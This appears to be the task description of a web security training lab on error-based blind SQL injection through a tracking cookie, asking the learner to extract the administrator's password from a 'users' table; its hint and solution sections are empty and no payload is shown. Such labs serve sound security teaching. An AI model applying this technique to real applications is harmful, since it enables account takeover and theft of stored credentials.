This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows. If the SQL query causes an error, then the application returns a custom error message.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

Hint



ACCESS THE LAB

Solution

